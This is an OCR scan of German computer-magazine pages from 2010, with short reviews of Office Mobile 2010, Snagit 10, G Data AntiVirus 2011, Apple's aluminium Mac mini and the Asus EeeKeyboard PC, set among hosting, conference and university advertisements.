- Tägliche Datensicherung bis zu 4 Wochen verfügbar
- Innovative Wiederherstellungs-Technologie
- Kompetenter Softwaresupport

Jetzt 30 Tage kostenlos und unverbindlich testen!

Business Hosting 5.0	Profi Hosting 5.0	Managed Server 5.0
▸ Der kostengünstige CMS Einstieg: ideal geeignet für kleine und mittlere Webseiten	▸ Garantierte Hostingleistung für professionelle CMS Projekte: optimal für Unternehmen, Institutionen und Vereine	▸ Maximale Leistung durch dedizierte Markenhardware von Hewlett Packard und Intel
▸ Bis zu 10 GB Speicherplatz und 100 GB Transfervolumen	▸ Bis zu 4 Prozessorkerne und 2 GB Arbeitsspeicher	▸ Bis zu 16 Prozessorkerne und 128 GB Arbeitsspeicher
▸ Einfache Installation und Updates Ihrer CMS und Webanwendungen	▸ Bis zu 100 GB Speicherplatz und 500 GB Transfervolumen	▸ SAS Server HDDs und Hardware RAID 1/10
▸ Über 20 Content Management Systeme und Webanwendungen verfügbar	▸ Höchste Sicherheit durch eigene IP Adresse und SSL Zertifikat	▸ Umfangreiche Managed Services: Monitoring, Administration, Optimierung, Sicherheitsupdates
▸ Tägliche Datensicherung: bis zu 1 Woche verfügbar	▸ Tägliche Datensicherung: bis zu 4 Wochen verfügbar	▸ Tägliche Datensicherung: bis zu 4 Wochen verfügbar
bereits ab **4,99 €** netto pro Monat*	bereits ab **34,99 €** netto pro Monat*	bereits ab **129,- €** netto pro Monat*

Alle Angebote richten sich ausschließlich an Gewerbetreibende.

*Die einmalige Einrichtungsgebühr für die Business und Profi Hostingpakete 5.0 beträgt 29,- € zzgl. MwSt., für die Managed Server 5.0 149,- € zzgl. MwSt. Die Vertragslaufzeiten und Abrechnungszeiträume betragen für die Business Hostingpakete 5.0 zwischen 6 und 12 Monate, für die Profi Hostingpakete 5.0 zwischen 3 und 6 Monate und für die Managed Server 5.0 zwischen 12 und 36 Monate. Automatische Vertragsverlängerung um die jeweilige Vertragslaufzeit, wenn der Vertrag nicht mit einer Frist von 30 Tagen zum Ende der jeweiligen Vertragslaufzeit gekündigt wird. Alle Angebote richten sich ausschließlich an Gewerbetreibende. Alle genannten Preise verstehen sich monatlich zzgl. MwSt.

Wir beraten Sie gerne! Rufen Sie uns an.

✆ 0800 / 440 3000 oder besuchen Sie uns im Internet: **www.mittwald.de**

powered by: iX

München,
12. - 14. Oktober 2010

MedConf 2010

Software- und Systementwurf für Medical Devices

Die MedConf ist eine Konferenz, die sich auf das Thema Software- und Systementwurf für Medical Devices konzentriert. Namhafte Unternehmen aus der Medizintechnik stellen ihre gesammelten Erfahrungen in Vorträgen und Workshops dar.

Vom 12. bis 14. Oktober 2010 findet der Medizintechnik Kongress bereits zum dritten Mal in München statt. Dieses Jahr steht die Konferenz ganz unter dem Zeichen Usability medizinischer Software. Desweiteren werden die Änderung des Medizinproduktegesetzes, Qualitäts- und Risikomanagement, aber auch allgemeine Aspekte des Software Engineerings (Methoden, Prozesse und Werkzeuge) behandelt.

Den Auftakt der Konferenz bildet der Workshoptag am 12. Oktober 2010. Die beiden Konferenztage sowie die begleitende Ausstellung finden am 13. und 14. Oktober statt.

Der Call for Papers läuft noch bis zum 16. Juli 2010.

Weitere Infos unter:
www.ix-konferenz.de


Call for Papers!

Hauptsponsor
zühlke

Premiumsponsoren
methodpark
ASTRUM IT
SYSTEMS

Sponsoren
EUROCAT | BSI MKS
HOOD sepp.med

Eine Veranstaltung von
HLMC
Healthcare Knowledge GmbH



Micro-Office mobil

Microsofts Office Mobile 2010 kann auf SharePoint-Server zugreifen und endlich PowerPoint-Präsentationen editieren.

Fast gleichzeitig mit der neuen Version der Desktop-Büro-Suite hat Microsoft den kleinen Bruder für mobile Geräte aktualisiert. Er erfordert Windows Mobile 6.5 und ist als kostenloses Update erhältlich, das die integrierte Version überschreibt.

Zu den bisherigen Mini-Varianten von Word, Excel, PowerPoint und OneNote kommt mit SharePoint Workspace eine neue Anwendung hinzu, mit der sich auf SharePoint-Servern gespeicherte Dokumente rudimentär bearbeiten lassen – ein für den Zugriff von außen konfiguriertes SharePoint 2010 im LAN vorausgesetzt.

Bei den traditionellen Anwendungen sind Editierfunktionen in PowerPoint die wichtigsten Neuerungen. Während sich Präsentationen bislang nur betrachten ließen, kann man nun Folien löschen, verschieben und bearbeiten, was sich aber nur auf Textinhalte und Notizen bezieht.

Wie die früheren Versionen eignen sich Word und Excel eher zum Betrachten als zum Bearbeiten von Texten und Tabellen. Einfache Dokumente kann man zerstörungsfrei bearbeiten, komplexere aber nur zum Lesen öffnen. In einer Tabelle veränderte Excel dagegen den Typ eines Diagramms, warnte aber wenigstens vor dem Speichern vor eventuellen Verlusten.

Durch den neuen SharePoint-Client profitieren von dem Update vor allem Anwender, die von überall her auf Firmendokumente zugreifen müssen. Wer Dokumente ohne Verluste bearbeiten will, muss weiterhin Zusatzsoftware wie Documents To Go oder SoftMaker Office kaufen (siehe c't 9/2010). (db)

www.ct.de/1015058

Office Mobile 2010	
Office-Paket	
Hersteller	Microsoft, www.microsoft.de
Systemanforderungen	Windows Mobile 6.5
Preis	kostenlos

Screenshot-Fabrik

Snagit 10 kann weitaus mehr als nur Screenshots anfertigen. In Ribbon-Menüs präsentiert es umfangreiche Bearbeitungsoptionen.

Im Startfenster lädt Snagit ein, verschiedene Aufnahmemodi zu wählen, darunter Vollbild, Teilbild, Menüaufnahme mit Zeitverzögerung, Webseite als PDF oder scrollendes Fenster – das Ganze auf Wunsch inklusive Mauszeiger und klickbarer Web-Links. Die Einstellung „All-in-one" fasst alles zusammen: Ein Druck auf Capture lässt das Fenster verschwinden und ein Fadenkreuz erscheinen. Eine Lupe zeigt stark vergrößert das Pixelraster, sodass man die Auswahl genau positionieren kann. Gleichzeitig umrahmt Snagit bei Mausbewegung Programmfenster, Video-Overlay, Spiele oder Bedienelemente bis hin zu einzelnen Menüs oder Paletten. Pfeilsymbole über den Scrollbalken lassen Snagit bei Mausklick beispielsweise Webseiten vollständig erfassen, auch wenn sie nicht in die Arbeitsoberfläche passen.

Die Aufnahmen zeigt Snagit daraufhin im Editor, der diverse Werkzeuge anbietet. Im Capture-Tray hält er vorige, noch nicht gespeicherte Screenshots bereit. Über Ribbons lassen sich Pfeile, Markierungen und Text anfügen. Der Farbeimer erkennt Konturen automatisch und färbt Bereiche ein. Effekte wie abgerissene Kanten belassen den Hintergrund transparent beziehungsweise im Schatten halbtransparent. Als PNG exportiert, integriert sich das Bild so in die Webseite. Exportierte PDF- und SWF-Dateien enthalten Bilder mit klickbaren Links und animierten Tool-Tips.

Snagit kann deutlich mehr als das Windows Snipping Tool und ist einfach zu bedienen. Die Nachbearbeitungsoptionen sparen häufig den Umweg über die Bildbearbeitung. (akr)

www.ct.de/1015058

Snagit 10	
Screenshot-Tool	
Hersteller	TechSmith, www.techsmith.de
Systemanforderungen	Windows XP/Vista/7
Preis	44 €

Doppelprotz

Der Virenscanner G Data AntiVirus 2011 schützt seine Anwender mit gleich zwei Scan-Engines. Arbeitet der Malware-Sucher dadurch doppelt so gründlich oder halb so schnell wie die Konkurrenz?

Rein optisch wirkt der Hauptbildschirm von G Data AntiVirus 2011 deutlich übersichtlicher als bei der Vorversion. Was ein bisschen Screen Design doch alles bewirken kann – beim näheren Hinsehen hat sich am Inhalt nämlich kaum etwas geändert. In der linken Spalte zeigen Fieberkurven, unter wie viel Last das System momentan steht und wie viel davon von G Data stammt.

Das Setup-Programm lässt dem Anwender die Wahl, ob Malware-Funde an G Data weitergereicht werden dürfen. Nach dem ersten „Viren-Update" ist ein Neustart fällig – in der Branche mittlerweile der Regelfall. G Data wirbt gern mit der Kraft seiner zwei Herzen, redet aber ungern über deren Herkunft: Hinter der Oberfläche werkeln die Scan-Engines von Avast und BitDefender, die jeweils schon für sich solide Scan-Leistung bieten.

AV-Test.de hat G Data Internet Security 2011 einem Labortest unterzogen, dessen Ergebnisse auch auf AntiVirus 2011 anwendbar sind. Zusammenfassend zeigte die Software eine sehr gute Erkennungsleistung, schlampte aber mitunter bei der Bereinigung der Schädlinge.

Beim Scan eines Virenzoos erkannte G Data knapp knapp 99,6 Prozent von 401 027 Schädlingen und fiel nicht durch Fehlalarme auf. Die verhaltensbasierte Analyse funktioniert sowohl auf 32-Bit- als auch auf 64-Bit-Betriebssystemen. Im Labor von AV-Test erkannte sie zwar 68 Prozent der ihr vorgelegten 0-Day-Schädlinge, konnte aber nur bei 52 Prozent eine Infektion verhindern – das machen andere besser. Die Desinfektion versagte nur in einem von 25 Fällen; oft blieben aber Überbleibsel in der Registry.

Bei der Rootkit-Suche fand die Software alle aktiven und inaktiven Schadprogramme, entfernte aber nur die Hälfte davon komplett wieder aus dem System.

Der guten Virenerkennung steht eine weiterhin unzufriedenstellende Performance entgegen. Für den ersten System-Scan griff sich G Data alle Ressourcen, derer es habhaft werden konnte; die Option „Bei Systemlast die Virenprüfung pausieren" blieb wirkungslos. Auch spätere Festplatten-Scans im Hintergrund lasteten ein Dual-Core-System mit Windows 7 derart aus, dass Tastenanschläge mitunter nur noch mit spürbarer Verzögerung ankamen.

Wiederholt blieb der erste System-Scan auf dem Testsystem bei 98 Prozent hängen. Abhilfe brachte erst, den Rechner neu zu starten, keine anderen Programme aufzurufen, die Überprüfung per Hand neu anzustoßen und ein paar Tassen Tee trinken zu gehen.

Dem Hersteller zufolge überspringt AntiVirus 2011 als vertrauenswürdig bekannte Dateien (Whitelisting) und legt einen Cache mit Prüfsummen an, der spätere Scans abkürzen soll (Fingerprinting). Davon war im Kurztest allerdings wenig zu bemerken.

Abgesehen vom Einfluss auf die Systemleistung lag der Hauptkritikpunkt bei der letztjährigen Version auf der Bedienoberfläche: Alle naslang dunkelte die Benutzerkontensteuerung (UAC) ohne Vorwarnung den Bildschirm ab, um Administratorrechte einzufordern.

Bei AntiVirus 2011 hat sich das Blatt gewendet: Hier steht zwar neben zahlreichen Schaltflächen ein UAC-Schild, beim Anklicken bleibt die erwartete Rückfrage hingegen aus. Selbst der Virenwächter lässt sich abschalten, ohne UAC auf den Plan zu rufen.

Administratorrechte benötigt G Data nur noch zum Scan der Systembereiche, des kompletten Systems und beim Rootkit-Scan. Ein Text im UAC-Dialog erklärt, dass die Überprüfung bei Ablehnung der Abfrage bestimmte Bereiche übergeht. Nachteil der neuen Zurückhaltung: Zwar fand G Data AntiVirus eine gelöschte Viren-Testdatei im Papierkorb, forderte zur Entfernung aber einen Rechner-Neustart – bei inaktiver Malware ein überaus ungewöhnliches Ansinnen.

Insgesamt gibts bei G Data also wenig Neues: Auch wenn der Hersteller endlich weitgehend die UAC-Probleme beseitigt hat, erkauft man die gute Erkennung weiterhin durch eine deutliche Verlangsamung des Systems. (ghi)

G Data AntiVirus 2011 21.0.3.1

Virenscanner für Windows	
Hersteller	G Data, www.gdata.de
Systemanforderungen	Windows 7/Vista/XP (SP2), 32-/64-Bit
Preis	25 € (Straße: ca. 20 €)

c't

EVANZO
Webhosting seit 2001!

Weil Preis und Leistung stimmen.

Homepage
0,99
€/Monat*
Keine Setupgebühr!*

EVANZO
Basic-Homepage S

- Supergünstiges Hosting-Komplettpaket
- **Eigene .de-Domain inklusive**
- 1.000 MB Webspace
- Traffic inklusive
- **1 MySQL-Datenbank, PHP**
- 100 E-Mail-Postfächer, 1 GB E-Mail-Speicher
- Support per E-Mail & Telefon (Ortsnetznummer)

* Preis pro Monat, inkl. 19% MwSt. Keine Setupgebühr bei Paketnutzung mit .de-Domain. Vertragslaufzeit jeweils 12 Monate. Verträge jeweils jederzeit kündbar mit einem Monat Frist zum Ende der Vertragslaufzeit.

Infos & bestellen:
www.evanzo.de

JETZT MIT 4x MEHR POWER

Die beste Wahl: vSERVER X4

4x MEHR:

- Mehr CPU-Power
- Mehr Arbeitsspeicher
- Mehr Festplatte
- Mehr Traffic

vSERVER PRO X4

- JETZT! **3.000 MHz** CPU-Power
- JETZT! **1 GB** Arbeitsspeicher garantiert
- JETZT! **2 GB** FlexRAM
- JETZT! **25.000 MB** Webspace (SCSI, RAID5)
- JETZT! **5.000 GB** Traffic inklusive, jedes weitere nur €0,19
- **kostenloser** 0800-Telefonsupport
- **1 .de-Domain** inklusive
- **Keine Einrichtungsgebühr**

Preis für 6 Monate: EUR 0,00*

vSERVER PLUS X4

- **4.000 MHz** CPU-Power
- JETZT! **3 GB** Arbeitsspeicher garantiert
- JETZT! **6 GB** FlexRAM
- JETZT! **50.000 MB** Webspace (SCSI, RAID5)
- JETZT! **6.000 GB** Traffic inklusive, jedes weitere nur €0,19
- **kostenloser** 0800-Telefonsupport
- **1 .de-Domain** inklusive
- **Keine Einrichtungsgebühr**

Preis für 6 Monate: EUR 0,00*

vSERVER PLATINUM X4

- JETZT! **10.000 MHz** CPU-Power
- JETZT! **5 GB** Arbeitsspeicher garantiert
- JETZT! **10 GB** FlexRAM
- JETZT! **100.000 MB** Webspace (SCSI, RAID5)
- JETZT! **8.000 GB** Traffic inklusive, jedes weitere nur €0,19
- **kostenloser** 0800-Telefonsupport
- **1 .de-Domain** inklusive
- **Keine Einrichtungsgebühr**

Preis für 6 Monate: EUR 0,00*

WWW.SERVER4YOU.DE

*Preisangaben für die ersten sechs Monate für alle Angebote bei 12 Monaten Mindestvertragslaufzeit, danach erhöht sich der Preis wie folgt vSERVER PRO € 8,85 pro Monat, vSERVER PLUS € 18,85 pro Monat und vSERVER PLATINUM € 38,85 pro Monat

vSERVER X4 – einfach unglaublich besser:

Maximale Performance

bis zu:
- 10.000 MHz CPU-Power
- 5 GB RAM garantiert und 10 GB FlexRAM
- 10 GB Webspace
- 6.000 GB Traffic

JETZT!

Maximale Auswahl

Drei verschiedene aktuelle OS:
- CentOS, Debian und openSUSE

In sechs Varianten:
- minimal, Standard od. Standard mit PLESK
- 64 oder 32 Bit

JETZT!

Maximaler Service – 100% fair
- Bester Preis garantiert
- Einrichtung in 24 Stunden garantiert
- Keine Mindestvertragslaufzeit
- Kostenloser 0800-Support
- Keine Setupgebühr

JETZT!

Powered by VIRTUOZZO

Jetzt bestellen und sparen!

6 Monate umsonst*

Info: 0180 – 33 33 120

Info-Hotline 9 Cent/Minute aus dem Festnetz der DTAG, Mobilfunk ggf. abweichend (Höchstpreis 42 Cent pro Minute). Alle Preise inklusive gesetzlicher MwSt. in Höhe von 19%.

Aktionscode 1510CT

Johannes Schuster

Spardose

Apples Mac mini im Aluminium-Gehäuse

In Sachen Kompaktheit, Strombedarf und Geräuschentwicklung setzt Apple mit dem stark überarbeiteten Mac mini im Unibody-Gehäuse neue Maßstäbe. Eine bessere Chipsatzgrafik und ein HDMI-Ausgang runden die Ausstattung ab.

Wie schon bei einigen anderen Macs lässt Apple nun auch die Schale des mini aus einem Block Aluminium fräsen. DVD-Laufwerk und das jetzt innenliegende Netzteil werden durch sie mit gekühlt, außerdem wirkt sie sehr stabil. Gegenüber dem Vorgänger ist der Neue etwas flacher geworden, braucht mit 19,7 cm im Quadrat aber auch eine größere Standfläche. Insgesamt ist das Volumen trotz des integrierten Netzteils nur wenige Kubikzentimeter größer geworden. Unten lässt sich durch eine leichte Drehung die Bodenplatte lösen und anschließend der Arbeitsspeicher auswechseln. Maximal 8 GByte lassen sich einsetzen. Die Festplatte können geschickte Bastler ebenfalls tauschen, nachdem sie den (gummigelagerten) Lüfter losgeschraubt, das Lochblech mit aufgeklebter WLAN-Antenne entfernt und einige (sehr empfindliche) Kabel-Steckverbindungen gelöst haben. Unser Modell stammte von Toshiba und war außer mit den SATA- und Stromkabeln noch mit einem aufgeklebten Temperatursensor versehen, der sich mit etwas wärmeleitfähigem Klebstoff leicht an einer neuen Platte befestigen ließe.

Bei der Überarbeitung seines kleinsten Desktops hat Apple viel Wert auf Energieeffizienz gelegt. Das nach Innen verlegte Netzteil liefert maximal nur 85 statt 110 Watt und soll mit einem Wirkungsgrad von 90 Prozent arbeiten. Einen Netz-Trennschalter hat es allerdings nicht. Insgesamt soll der neue Mac mini gegenüber dem Vorgänger 25 Prozent weniger Strom brauchen und laut Apple als einziger Desktop der Welt mit weniger als 10 Watt im Betrieb auskommen. Im c't-Test haben das bisher nur Rechner mit lahmen Prozessoren wie dem Atom Z530 geschafft. Bei unseren Messungen mit abgeschaltetem WLAN- und Bluetooth-Funk erzielten wir mit 6,3 Watt sogar einen besseren als den von Apple angegebenen Wert. Im Ruhezustand brauchte der mini noch 1,15 Watt und ausgeschaltet 0,3 Watt. Bei Volllast der Doppelkern-CPU und der GPU kamen wir über 36 Watt nicht hinaus, dabei war der Lüfter (wie im ganzen Test) nicht zu hören.

Apple hat die Taktrate des Prozessors im Basismodell von 2,26 auf 2,4 GHz angehoben, ist aber nicht zum schnelleren Core i gewechselt, sondern bei Intels Core 2 Duo geblieben. Im mini findet sich nun der Nvidia-Chipsatz mit der GeForce-320M-Grafik, den man schon von den MacBooks her kennt. Gegenüber dem bisherigen mini-Spitzenmodell mit 2,56 GHz war der Alu-mini mit 2,4 GHz bei allen CPU-Tests erwartungsgemäß etwas langsamer, dafür schaffte er bei Grafik-Benchmarks wie Cinebench einige Prozent mehr. Die Framerate beim schon etwas betagten Doom 3 verdoppelte sich nahezu und reicht nun zum Spielen aus. Anspruchsvolle aktuelle Games lassen sich damit aber bei Weitem nicht genießen. Mac mini und MacBook mit 2,4 GHz lagen übrigens meist auf ähnlichem Niveau – ihre Hardware gleicht sich bei den Eckdaten ja auch weitgehend.

Zu den Neuerungen zählt des Weiteren der HDMI-Anschluss, der jetzt neben dem Bild auch den Ton zu einem Full-HD-Fernseher übertragen kann, was den Einsatz des Rechners als MediaCenter im Wohnzimmer erleichtert. Für Computermonitore bis zur Auflösung von 1920 × 1200 Pixeln liegt ein DVI-Adapter bei. Am mini-DisplayPort kann man mit einem optionalen Adapter Dual-Link-Displays mit bis zu 2560 × 1600 Bildpunkten versorgen. An der Rückseite findet sich noch ein Kartensteckplatz, der SD-, SDHC- und SDXC-Cards aufnimmt. Da er über USB 2.0 angebunden ist, arbeitet er mit schnellen Karten flott, für den (möglichen) Einsatz als Systemvolume reicht die Geschwindigkeit aber nicht aus. Statt fünf gibt es nun nur noch vier USB-Steckplätze, leider noch keiner

Neu auf der Rückseite des Mac mini: HDMI-Buchse und SD-Kartensteckplatz. Das Netzteil ist nun integriert.

Benchmarks

	Mac OS X								
	Cinebench 10 Rendering besser ▶	**Cinebench 10** OpenGL-HW besser ▶	**QuickTime** MPEG-4 Transkodieren [s] ◀ besser	**iTunes** MP3-Kodierung [s] ◀ besser	**DVD2OneX2** MPEG-2 umrechnen [s] ◀ besser	**Mathematica** diverse Berechnungen [s] ◀ besser	**Photoshop** diverse Aktionen [s] ◀ besser	**Quartz Extreme** Transparente Fenster [s] ◀ besser	**Doom 3** (Demo1, XGA) [fps] besser ▶
Mac mini 2,0 GHz (2008)	4359	3738	45	87	419	4716	160	171	46
Mac mini 2,56 GHz (2009)	5385	4560	35	61	353	3676	122	117	46
Mac mini Alu 2,4 GHz	5066	4844	38	63	407	3884	163	124	83
iMac 3,06 GHz 21,5" (2010)	6505	5166	28	50	253	3037	102	109	47
MacBook 2,4 GHz 13,3" (2010)	5078	4897	39	64	381	3868	146	126	65

davon USB 3.0. eSATA fehlt immer noch, FireWire 800 ist aber geblieben. Der Infrarot-Empfänger für eine (nachzukaufende) Apple-Remote-Fernbedienung befindet sich im Laufwerksschacht und ist nun nicht mehr von außen zu sehen, aber dennoch von fast jedem Winkel aus erreichbar.

Auch unter einem 64-bittigen Windows 7 lief der Mac mini problemlos und sehr leise. Die auf der Installer-DVD mitgelieferten Windows-Treiber enthalten ebenfalls die für den von Nvidia exklusiv für Apple gefertigten 320M-Chipsatz. Da die Windows-Partition von Boot Camp immer im hinteren, langsameren Bereich der Festplatte angelegt wird, erreichten die Transferraten und einige plattenlastige Benchmarks etwas niedrigere Werte als unter Mac OS X.

Fazit

Wie man den neuen Mac mini beurteilt, hängt ganz davon ab, was man erwartet: Sucht man einen preiswerten Mac-Rechner ohne Monitor, wird man weiterhin von Apple enttäuscht. Der mini ist weder intern erweiterbar noch mit seiner Chipsatzgrafik, seinem nicht mehr ganz neuen Prozessor und seiner Notebooktechnik besonders schnell. Dabei kostet er nun 243 Euro mehr als bisher und enthält eine für Desktop-PCs unterdurchschnittliche Ausstattung mit recht kleiner 320-GByte-Festplatten- und nur 2 GByte Arbeitsspeicher. Bei einen Preis von 809 Euro hätte man zudem USB 3.0 oder eSATA erwartet. Auf ein Blu-ray-Laufwerk wagen Mac-Anwender ja schon gar nicht mehr zu hoffen.

Andererseits kann man dem Mac mini schlecht anlasten, dass Apple einen normalen Desktop nicht anbietet. Als schicker, energiesparender und geräuscharmer Kompaktrechner für die meisten Anwendungsfälle kann er durchaus überzeugen. (jes) c't

Mac mini Unibody

Prozessor	Intel Core 2 Duo, 2,4 GHz, 3 MByte L2-Cache, FSB1066
Arbeitsspeicher	2 GByte DDR3-1066, 2 SO-DIMMs (2 Slots, max. 8 GByte)
Festplatte	Toshiba MK3255GSXF (320 GByte, 2,5"-SATA, 5400 min^{-1}); Lesen: 52,8 MByte/s, Schreiben: 59,6 MByte/s
optisches Laufwerk	8X DVD-Brenner, LG GA32N, Schreiben: DVD+-DL 6x, DVD+-R 8x, DVD+RW 8x, DVD-RW 6x, CD-R/RW 24x; Lesen: DVD 8x, CD 24x
Grafik	Nvidia GeForce 320M, 256 MByte Shared Memory
Monitorausgang	HDMI: bis zu 1920 × 1200 Pixel, Adapter auf DVI anbei; Mini-DisplayPort: bis zu 2560 × 1600 Pixel mit optionalem Dual-Link-DVI-Adapter, VGA- und DVI-Adapter erhältlich
Ausstattung, Anschlüsse und Netzwerk	1 × FireWire 800, 4 × USB 2.0, kombinierter Line/optisch-digitaler Audio-ein- und Audioausgang, Gigabit-Ethernet, 802.11n-WLAN, Bluetooth 2.1+EDR
Gewicht, Maße (B × H × T)	1,37 kg, 19,7 cm × 19,7 cm × 3,6 cm
Lieferumfang	internes Netzteil 85 Watt, Wiederherstellungs-DVDs mit Mac OS X 10.6.3 und iLife '09
Leistungsaufnahme [Watt]	Aus 0,3, Ruhezustand 1,2, Betrieb 6,7, CD auf HD 13,6, CPU-Volllast 29, CPU- und GPU-Vollast 36
Geräusche	Betrieb <0,1 Sone; HD <0,1 Sone, DVD <0,1 Sone, CPU-Volllast <0,1 Sone, CPU- und GPU-Volllast <0,1 Sone
Audio Wiedergabe (neues Benotungsschema)	⊕ Klirrfaktor 0,003 %, Dynamik –95,7 dB(A), Linearität 1,0 dB, Störabstand –103,8 dB(A), Übersprechen –81,6 dB
Audio Aufnahme/Wiedergabe (neues Benotungsschema)	⊕ Klirrfaktor 0,003 %, Dynamik –93,1 dB(A), Linearität 0,9 dB
Optionen	2,66-GHz-CPU: 135 €, 500-GByte-Festplatte: 90 €
Preis	809 €

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht

Windows

Cinebench 10 Rendering (besser ▶)	Cinebench 10 OpenGL-HW (besser ▶)	iTunes MP3-Kodierung [s] (◀besser)	DVD2One MPEG-2 umrechnen [s] (◀besser)	Mathematica diverse Berechnungen [s] (◀besser)	Doom 3 (Demo1, XGA) [fps] (besser ▶)
4111	2758	100	643	–	49
5210	3230	83	438	3379	49
5442	3557	91	444	3370	92
6004	3592	69	610	2823	48
5402	3399	93	418	3389	90

Simulanten gesucht!

www.grs-sim.de

Master in Simulation Sciences

Sie haben einen Bachelor in einer Natur- oder Ingenieurwissenschaft? Sie interessieren sich für Anwendungen und Methoden der Computersimulation? Sie reizt die Arbeit mit Supercomputern?

Dann bewerben Sie sich für den interdisziplinären Master-Studiengang Simulation Sciences!

German Research School for Simulation Sciences

RWTH AACHEN UNIVERSITY

JÜLICH

„In 7 Semestern zum Experten für Unternehmens- und IT-Sicherheit"

WIR VERMITTELN IN DIESEM EINZIGARTIGEN STUDIENPROGRAMM:

- Fundiertes Know-how in moderner Computertechnik
- Expertenwissen auf dem Gebiet IT-Sicherheit und Neue Medien
- Betriebswirtschaftliches Denken
- Konzeption, Konfiguration und Betrieb sicherer Computernetze
- Computerforensik und IT-Incident Management
- Datenschutz und Abwehr von Industriespionage

Ein spannendes Studium in einem zukunftssicheren Themenfeld. Moderne Hochschuleinrichtungen und hervorragend ausgestattete Labore sorgen für ausgezeichnete Lern- und Forschungsbedingungen.

Bewerbungsschluss: 15. Juli 2010

Studiengang Unternehmens- und IT-Sicherheit
UNITS
Hochschule Offenburg
Badstraße 24 / 77652 Offenburg
www.fh-offenburg.de/units/

Hochschule Offenburg
University of Applied Sciences

Christof Windeck

Tastenrechner

Tastatur-PC mit Touchscreen: Asus EeeKeyboard PC EK1542

Den ungewöhnlichen EeeKeyboard PC mit 5-Zoll-Touchscreen, Akku und drahtlosem HDMI-Ausgang könnte man als Sofa-Computer bezeichnen.

Bereits auf der Consumer Electronics Show 2009 hatte Asus-Chef Jonney Shih den EeeKeyboard PC gezeigt, der viele Betrachter an Tastatur-PC-Ahnen wie Commodore C64 oder Amiga 500 erinnerte. Mehr als ein Jahr lang tüftelten Asus-Entwickler anschließend aber noch an dem erst jetzt lieferbaren Gerät, das außer mit seinem auffälligen Äußeren auch mit ungewöhnlichen Funktionen aufwartet.

Im keilförmigen Kunststoffgehäuse mit Aluminiumoberseite und beleuchteten Tasten steckt statt Desktop-PC-Hardware Netbook-Technik der vorletzten Generation, nämlich ein Atom N270 samt 1 GByte RAM, einem Akku und 16 GByte Flash-Speicher, auf dem Windows XP Home vorinstalliert ist. Zu den außergewöhnlichen Komponenten gehört ein 5-Zoll-Touchscreen an jener Position, wo sonst der Ziffernblock sitzt. Außer WLAN- und Bluetooth-Adaptern steckt im EeeKeyboard PC auch eine USB-Grafikkarte, deren Ausgangssignale per Ultrawideband-(UWB-)Funk zu einer mitgelieferten Anschlussbox gelangen, die ein HDMI-Display mit Bildern bis zum 720p-Format (1280 × 720) sowie Ton versorgt.

Ein HD-Video-Beschleunigerchip greift der schwächlichen Atom-CPU bei der Dekodierung unter die Arme, sodass speziell abgestimmte Software-Player Videos bis hin zum 1080p-Format abspielen. Es gelang uns allerdings nicht, Blu-ray Discs von einem per USB angeschlossenen Laufwerk anzuschauen. Der Atom selbst schafft höchstens 720p-Material mit nicht allzu hohen Datenraten.

Der nicht besonders helle Touchscreen mit recht eingeschränktem Betrachtungswinkel ist als Zweitdisplay mit 1024 × 768 Pixeln an die Chipsatzgrafik angebunden. Im „Easy-Modus" oder ohne externes Display ist der Minischirm das primäre Anzeigegerät, auf dem Applikationen wie AsusWebbrowser.exe oder AsusNewsIE8.exe bildfüllend laufen. Sie lassen sich wie Smartphone-Apps starten, um im Web zu surfen oder Newsfeeds zu lesen. Asus hat auch Medienspieler, ein deutsch-englisches Wörterbuch sowie ein paar simple Spielchen und Lernprogramme vorinstalliert. Diese laufen stets auf dem Mini-Monitor, selbst wenn ein zusätzlicher Bildschirm per VGA, HDMI oder drahtlosem HDMI angeschlossen ist. Das Wörtchen „oder" ist hier wichtig – uns gelang es nicht, zwei externe Monitore gleichzeitig zu nutzen. Ein angeschlossenes Display fungiert stets als primärer Windows-Desktop.

Eine auf dem Touchscreen angezeigte Anwendung lässt sich nicht auf den großen Monitor verschieben. Der Touchscreen zeigt jedoch auf Wunsch Verknüpfungssymbole, um andere Programme auf dem Hauptdisplay zu starten. Der berührungsempfindliche Schirm fungiert in weiteren Betriebsmodi als Ziffernblock oder Touchpad mit einigen Zweifingergesten.

Leider sind nicht nur Prozessor und Flash-Speicher sehr lahm, sondern Asus hat die Windows-Installation auch noch mit Programmen überfrachtet. Als Folge braucht der EeeKeyboard PC lange zum Starten und reagiert zögerlich auf Eingaben. Der LAN-Port übertrug maximal 35 MByte/s. Die Antennen für WLAN, Bluetooth und UWB-HDMI stecken in einem hässlichen, abbruchgefährdeten Plastikwinkel. Die Reichweite der UWB-Verbindung genügt für größere Wohnzimmer, wir konnten mehr als 6 Meter überbrücken. Der UWB-HDMI-Empfänger schluckt kontinuierlich zwischen 5 und 8,7 Watt Leistung und besitzt deshalb einen Lüfter, der mit 0,6 Sone rauscht. Der EeeKeyboard PC selbst ist flüsterleise, erwärmt sich an der rechten Unterseite jedoch kräftig und hält mit einer Akkuladung (bei aktivem WLAN und UWB) nur wenig mehr als 3 Stunden durch.

Asus EeeKeyboard PC EK1542

Abmessungen, Gewicht	42,4 cm × 14,5 cm × 1 bis 2,9 cm (ohne Antenne), 1,13 Kilogramm
Prozessor / Chipsatz	Intel Atom N270 (1,6 GHz) / 945GSE
Grafik	Onboard: GMA 950 im 945GSE/Wireless HDMI: DisplayLink (USB)
Hauptspeicher	1 GByte PC2-4200 (DDR2-533)
Massenspeicher	16 GByte NAND-Flash (Lesen/Schreiben: 20/5 MByte/s)
LAN/WLAN (Chip, Typ)	1 GBit/s (Atheros L1E, PCIe)/150 MBit/s (Realtek RTL8191SU, USB)
Sound- und UWB-Chips	Realtek (keine weiteren Angaben)
HD-Video-Beschleuniger	Broadcom Crystal HD (BCM700012, PCIe)
Bluetooth-Adapter	Asus, USB
BIOS-Version	AMI, 0413, 22.4.2010
externe Buchsen	3 × USB 2.0, 1 × LAN, 1 × VGA, 1 × HDMI, 3 × Antenne
Netzteil	Asus EXA0801XA, 12 Volt/36 Watt
